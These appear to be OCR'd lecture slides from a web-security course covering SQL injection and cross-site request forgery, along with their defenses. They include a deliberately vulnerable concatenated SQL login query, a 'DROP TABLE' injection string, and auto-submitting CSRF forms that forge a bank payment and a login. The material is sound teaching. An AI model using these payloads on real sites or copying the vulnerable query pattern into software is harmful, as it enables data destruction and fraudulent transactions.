
```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' ; DROP TABLE Users " (URL encoded)

SELECT * FROM Users WHERE user=' ' ; DROP TABLE Users --

…

Result: Bye-bye customer information



http://xkcd.com/327/

Preventing SQL injection

- Don’t build commands yourself
- Parameterized/prepared SQL commands
  - Properly escape commands with \
  - ASP 1.1 example


```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

In-class exercise

Five-minute exercise: (1) If you could re-design SQL from scratch, how would you change it to make injection attacks less likely? (2) Does the same-origin policy prevent SQL injection?


Discuss with your neighbor.

Recall CSRF threat model



Cross-site request forgery (CSRF):
attacker.com uses credentials
for bank.com to do bad things

Cross-site request forgery (CSRF / XSRF)




How CSRF works

- User's browser logged in to bank
- User's browser visits site containing:


```
<form  name=F  action=http://bank.com/BillPay.php>
   <input  name=recipient   value=badguy> …
</form>
<script> document.F.submit(); </script>
```

- Browser sends Auth cookie to bank. Why?
  - Cookie scoping rules

Form post with cookie



Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer/Origin Validation


```
Referer: http://www.facebook.com/
home.php
```

- Custom HTTP Header


```
X-Requested-By: XMLHttpRequest
```

Secret validation tokens


- Include field with large random value or HMAC of a hidden value

```
'><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
images/logo.jpg" width='110'></div>
```

- Goal: Attacker can't forge token, server validates it
  - Why can't another site read the token value?

Same origin policy

Referrer validation



Referrer validation

- Check referrer:
  - Referrer = bank.com is ok
  - Referrer = attacker.com is NOT ok
  - Referrer = ???
- Lenient policy : allow if not present
- Strict policy : disallow if not present
  - more secure, but kills functionality

Referrer validation

- Referrer's often stripped, since they may leak information!
  - HTTPS to HTTP referrer is stripped
  - Clients may strip referrers
  - Network stripping of referrers (by organization)
- Bugs in early browsers allowed Referrer spoofing

Custom headers

- Use XMLHttpRequest for all (important) requests
  - API for performing requests from within scripts
- Google Web Toolkit:
  - X-XSRF-Cookie header includes cookie as well
- Server verifies presence of header, otherwise reject
  - Proves referrer had access to cookie

